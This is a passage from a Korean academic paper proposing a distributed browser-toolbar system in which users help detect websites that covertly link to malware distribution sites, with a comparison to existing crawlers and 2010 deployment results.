
분산된 이용자를 통해 탐지된 악성코드 은닉사이트 URL은 중앙으로 피드백 되어, 대응조치 되도록 한다.

4.2 제안모델의 구성요소 및 역할

제안하는 분산적, 동적 악성코드 은닉사이트 탐지·대응 모델의 구성요소 및 역할은 다음과 같다.

(1) CwT(Client with Tool) : 탐지도구를 설치한 인터넷 이용자

일반 인터넷 이용자로 III 장에서 제안한 탐지도구를 설치하고, 인터넷 상의 웹 사이트를 웹 페이지 링크의 깊이에 관계없이 자유롭게 접속하면서, 탐지도구를 통해 악성코드가 은닉된 웹 페이지를 탐지하고 피드백 한다.



〔그림 14〕 BL-i를 통한 BL-h 참조

(2) BLdb(Blacklist database) : 악성코드 은닉사이트 URL 데이터베이스

악성코드 은닉 사이트 URL 데이터베이스로 악성코드를 직접 호스팅(Hosting)하는 악성코드 유포지 URL(BL-h: Blacklist hosting)과 웹 페이지 내에 악성코드 유포지로 접속되는 코드를 은닉하고 있는 악성코드 경유지(BL-i: Blacklist indirect)로 구성되며, 〔그림 14〕와 같이 한개의 BL-h는 다수의 BL-i를 통해 참조되며, 특정 BL-i는 다른 BL-i를 통해 간접적으로 BL-h를 참조할 수 있어 일반적으로, 다음과 같은 관계에 있다.

$H = \{BL\text{-}h1, BL\text{-}h2, BL\text{-}h3, ...BL\text{-}hm\}$,
$I = \{BL\text{-}i1, BL\text{-}i2, BL\text{-}i3, ...BL\text{-}in\}$라 할때,
$|H| \leq |I|$

(3) Svr(Server) : 서버 시스템


CwT에 악성코드 탐지에 필요한 BL-h를 제공하고, CwT가 탐지한 BL-i를 수신하여 축적한다.

(4) RA(Response Authority) : 은닉사이트 대응기관

CwT를 통해 탐지된 BL-i의 조치를 담당하는 기관으로 파악된 BL-h 및 BL-i 웹 사이트를 운영하는 웹 사이트 관리자에게 악성코드 은닉사실을 전화나 이메일 등으로 통보하고 조치를 요청한다.

4.3 시스템 구성도

본 절에서는 제안하는 분산적, 동적 악성코드 은닉



〔그림 15〕 분산적, 동적 악성코드 은닉사이트 탐지·대응 모델 구성도

사이트 탐지·대응 모델의 시스템 구성도를 설명한다. 〔그림 15〕에서 보는 바와 같이, BLdb-h를 바탕으로 동적으로 BL-i를 탐지 할 수 있는 웹 브라우저 기반의 탐지도구를 설치한 CwT는 Svr로부터 BL-h를 전송 받아 자신이 방문하는 웹 페이지를 대상으로, BL-i를 탐지한다. 탐지된 BL-i는 웹 브라우징 대상에서 제외되어 CwT의 악성코드 감염피해를 예방하고 Svr로 피드백 되어, RA를 통해 해당 웹 사이트 관리자에게 통보되어 조치되도록 하는 구조이다.

이러한 모델을 통해, 탐지대상 웹 사이트의 웹 페이지를 모두 크롤링 하지 않고도 웹 브라우저 이용자가 접속하는 모든 하부 웹 페이지 및 이용자 인증을 필요로 하는 웹 페이지에 대하여 BL-i를 탐지할 수 있다. 즉, 존재하는 모든 웹 사이트의 웹 페이지 가운데 실제 이용자 접속이 발생하는 웹 페이지만을 대상으로 악성코드 은닉사이트 여부를 효율적으로 점검할 수 있으며(4.1절의 (2)효과적 포함 배제), 또한 중앙 집중식 탐지 시 악성코드 은닉사이트 탐지에 소요되는 자원과 비용을 CwT로 분산하는(4.1절의 (1)분산 컴퓨팅) 효과를 얻을 수 있다. 또한, 탐지된 BL-i는 Svr로 피드백 되어, RA를 통해 조치되도록 하는 라이프사이클을 통해(4.1절의 (4)피드백 시스템) 악성코드 은닉사이트를 감소시킬 수 있다.

V. 분산적, 동적 악성코드 은닉사이트 탐지 모델 분석

5.1 관련연구와의 비교 분석

본 절에서는 관련연구들과 제안한 탐지기법을 비교분석하였으며 그 결과는 〔표 3〕과 같다. 탐지 범위에

있어서는 구글社의 경우 자사가 보유하고 있는 크롤링된 웹 페이지를 대상을 악성코드 탐지 대상으로 하므로, 웹 사이트의 초기 페이지는 물론 크롤링된 하부 웹 페이지까지 점검이 가능하고, MCFinder의 경우 크롤링에 소요되는 시간 및 시스템의 제약으로 초기 웹 페이지를 대상으로만 악성코드 은닉 여부를 탐지할 수 있다. 반면, 제안하는 기법은 인터넷 이용자가 접속하는 모든 웹 페이지를 대상으로 악성코드 은닉 여부 탐지가 가능하다. 또한 이용자 인증을 필요로 하는 웹 페이지에 대해서는 크롤링이 불가능하기 때문에 제안하는 기법만이 악성코드 은닉사이트 탐지가 가능하며, 제안하는 기법은 크롤링 하는데 필요한 별도의 시스템도 불필요 하다.

난독화되거나 변형된 악성코드 은닉 스크립트에 대해서는 MCFinder의 경우 정적 탐지기법을 적용함에 따라 불가능 한 반면, 제안하는 기법은 웹 페이지에 대한 동적 로딩을 통해 악성코드가 은닉된 URL호출을 감지함으로써 탐지가능 하다. 그러나, 악성코드 경유지 탐지에 사전정보로 필요한 악성코드 직접 유포지에 대한 탐지는 분석 전문가가 안티바이러스 제품 등을 통해 별도로 검증하는 구글社의 경우 탐지 가능하나, 제안하는 기법은 탐지도구에 해당 기능을 구현할 경우 지나친 PC자원 사용 등으로 이용자의 웹 브라우저 이용에 불편을 줄 수 있기 때문에 현실적으로 어렵다고 할 수 있다.

5.2 적용결과 분석

본 절에서는 III장에서 제안한 탐지도구를 구현하여

〔표 3〕 제안한 탐지기법과 기존 탐지기법 비교

구 분	Google社	MC Finder	제안 기법 (III장, IV장)
탐지범위	초기 웹페이지, 하부 웹페이지 (크롤링된 경우)	초기 웹페이지	모든 웹페이지
인증필요 웹페이지 점검	×	×	○
크롤링 오버헤드 절감	×	×	○
분석 용 중앙서버	필요	필요	불 필요
난독화 스크립트 대응력	○	×	○
탐지 기법	정적, 동적	정적	동적
탐지 도구 분포	중앙 집중	중앙 집중	분산적
악성코드 유포지(BL-h) 탐지	○	×	×
악성코드 경유지(BL-i) 탐지	○	○	○

▷ 프로그램 명 : 웹체크(WebCheck)
▷ 클라이언트 : MS IE7의 툴바 프로그램 (MS Visual C++ 2005)
▷ 서 버
- IBM 3550 (MS Windows Server Standard 2008)
- 개발 언어 : MS Visual C++ 2005
▷ 데이터베이스
- IBM 3550 (RedHat Enterprise Linux 5)
- ALTIBASE DBMS Enterprise Edition For Linux Quad-Core v5.1.1.48

〔그림 16〕 제안도구 구현 환경

실제 적용한 결과를 분석 하였다. 제안도구의 구현 환경은 〔그림 16〕과 같으며, 악성코드 경유지(BL-i)탐지를 위한 악성코드 유포지(BL-i)는 한국인터넷진흥원에서 보유하고 있는 정보를 활용하였다. 개발 프로그램은 BHO 형태의 툴바 프로그램으로 개발하였으며, 보다 많은 CwT를 확보하기 위하여 BL-i탐기 기능 외에도 보안인식제고를 위한 실시간 보안공지 기능, 보안뉴스 제공 등부가 서비스를 제공하도록 하였다.

2010년 1월부터 5월까지 제안도구를 불 특정 인터넷 이용자에게 보급하여 분산 적용한 결과는 〔표 4〕와 같다. 해당 기간 동안 제안도구를 다운로드하여 분산탐지에 참여한 이용자(CwT)는 총 44,388 명이었으며, 이 가운데 제안도구를 활성화 한 이용자(Active CwT)는 하루 평균 18,221명 이었다.

신규 악성코드 경유지(BL-i) 탐지를 위해 적용된 악성코드 유포지(BL-h)는 총 494개 URL이었으며, 이를 기반으로 제안한 탐지도구를 통해 CwT로부터 6,236건의 BL-i 탐지를 피드백 받았다. 즉, 최대 6,236명의 인터넷 이용자가가 악성코드가 은닉된 사이트에 접속하였으나, 제안도구 내에 탑재된 악성코드 은닉 프레임 제거기능을 통하여 감염위협으로 보호될

〔표 4〕 제안한 탐지기법 적용결과

월 구분 ('10.1월 ~5월)	CwT	Active CwT	BLdb	
			# of BL-h	# of BL-i
5월	1,118	14,366	100	451
4월	1,384	17,228	67	627
3월	7,004	19,760	89	560
2월	9,496	25,156	128	414
1월	25,386	14,596	110	430
	44,388 (합계)	18,221 (평균)	494 (합계)	2,482 (합계)

수 있었으며, 이렇게 탐지된 악성코드 경유지(BL-i)는 다시 RA를 통하여 조치함으로써, 잠재적인 접속자의 감염위협까지 사전에 예방할 수 있었다.

탐지된 6,236건의 BL-i 가운데 중복을 제거하여 최종적으로 2,482개의 고유한 BL-i를 동적으로 탐지할 수 있었다. 총 CwT수의 5.6%에 해당되는 2,482개의 BL-i를 탐지하였으며, 공격자는 494개의 BL-h를 최소한 5배 이상에 해당되는 2,482개의 BL-i에 분산하여 은닉하였음을 알 수 있다. 이로써, 분산된 CwT가 BL-i를 동적으로 탐지하여 감염피해를 예방할 수 있음을 확인하였다.

VI. 결론

인터넷 이용형태가 다양해짐에 따라 공격자의 악성코드 감염경로에 대한 시도도 매우 다양해 질것으로 보인다. 그 가운데, 웹 사이트를 통한 악성코드 은닉은 단순히 웹 브라우저 이용자가 웹 사이트 접속하는 것만으로 이용자가 인식하지 못하는 사이에 PC를 악성코드에 감염시킬 수 있다는 점에서 매우 심각하다고 할 수 있다. 최근 인터넷 이용자PC에 대한 악성코드 공격은 국지화되고 라이프사이클이 매우 짧다는 점이다. 예를 들어 악성코드 제작자가 특정 국가에서 유행하는 특정 게임 아이템을 탈취하기 위한 악성코드를 제작하여 유포하고자 한다면, 해당 국가에서 사용하는 PC운영체제 버전에서 동작하고 해당국가 인터넷 이용자가 자주 방문하는 웹 사이트를 유포수단으로 삼을 수밖에 없다. 따라서, 구글, Microsoft사와 같은 많은 글로벌 기업들이 자사 고객을 웹 사이트 보안위협으로부터 보호하고자 하지만 이러한 짧은 라이프사이클과 국지적 특성을 모두 반영하기는 어렵다. 또한 전 세계에 존재하는 웹 페이지를 크롤링 하여 분석할 경우, 많은 시스템 자원과 시간이 소요되며, 사용자 인증이 필요한 웹 페이지에 대한 크롤링 및 악성코드 은닉여부 점검은 불가능 하다.

이러한 점에서 본 논문을 통해 제안된 악성코드 은닉사이트 탐지모델은 분산된 인터넷 이용자 PC가 악성코드 은닉사이트 탐지에 참여하도록 함으로써, 악성코드 은닉사이트 탐지에 소요되는 비용을 이용자 PC로 효과적으로 분산할 수 있으며, 인터넷 이용자는 제안도구를 적용함으로써 알려진 악성코드 감염위협으로부터 신속하게 자신의 PC를 보호할 수 있다. 또한 제안도구는 동적 탐지에 필요한 최소한의 악성코드 유포지 목록만을 PC내 로컬 캐쉬로 보유함으로써, 악성코드 유포지와 악성코드 경유지를 블랙리스트 목록으로 PC내 유지해야 하는 보안제품 개발 시 캐쉬 크기를 5.2절에서 살펴본 바와 같이 최소한 5배 이상 줄일 수 있어 유용하게 활용될 수 있다. 제안하는 탐지모델의 가동을 위해서는 악성코드 직접 유포지 확보가 선행되어야 하나, 이는 관련연구(2.3절, 2.4절, 2.5절)에서 언급한 다양한 탐지기법을 통해 파악할 수 있으며, 향후 추가 연구를 통해 자동 탐지가 가능한 일부 악성코드 유포지 탐지기능은 제안도구에 탑재할 수 도 있을 것으로 보인다.

참고문헌

[1] World Internet Usage Statistics News and World Population, http://www.internetworldstats.com/stats.htm, 2010

[2] 심원태, "악성코드 은닉사이트 탐지시스템 개발과 운영 (MCFinder)," 제11회 정보보호 심포지움 SIS, pp. 13-16, 2006.

[3] 한국인터넷진흥원, "2009 정보시스템 해킹·바이러스 현황 및 대응," 연구보고서 KISA-RP-2009-0014, pp. 63-66, 2009.

[4] Niels Provos, Dean McNamee, and Panayiotis Mavrommatis, "The ghost in the browser analysis of web-based malware," Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets, pp. 3-7, 2007.

[5] Free Javascript Obfuscator, http://www.javascriptobfuscator.com/Default.aspx

[6] Billy Hoffman, "Circumventing Automated JavaScript Analysis Tools," Black Hat USA, pp. 40-48, 2008.

[7] Ben Feinstein, Daniel Peck, "Caffeine Monkey: Automated Collection, Detection and Analysis of Malicious JavaScript,," Black Hat USA, 2007.


[8] Zhi-Yong Li, Ran Tao, and Zhen-He Cai, "A Web Page Malicious Code Detect Approach Based on Script Execution," Natural Computation, pp. 308-310, 2009.

[9] Microsoft. Microsoft Security Advisory (961051), http://www.microsoft.com/technet/security/advisory/961051.mspx


[10] 한국인터넷진흥원, "웹사이트 보안수준 확인 시스템 구축을 위한 사전 연구," 연구보고서 KISA-WP-2007-0029, pp.35-37, 2007.

[11] Microsoft. InternetExplorer Object, http://msdn.microsoft.com/en-us/library/aa752084(VS.85).aspx

〈著者紹介〉



신 화 수 (Hwasu Shin) 정회원
1995년: 부산대학교 전자계산학과 졸업
1995년~2000년: LG CNS, DBA/프로그램 개발
2000년~2002년: (주)팬타시큐리티 팀장
2011년: 고려대학교 대학원 정보보호학과 석사 졸업
2003년~현재: 한국인터넷진흥원 팀장
〈관심분야〉 사이버 검역체계, 컴퓨터 포렌식, 네트워크 및 시스템 보안



문 종 섭 (Jong-sub Moon) 종신회원
1981년~1985년 : 금성 통신 연구소 연구원
1991년: Illinois Institute of technology 졸업(전산학 박사)
1993년~현재 : 고려대학교 전자 및 정보공학부 교수
〈관심분야〉 생체인식, 침입탐지, 운영체제, 패턴인식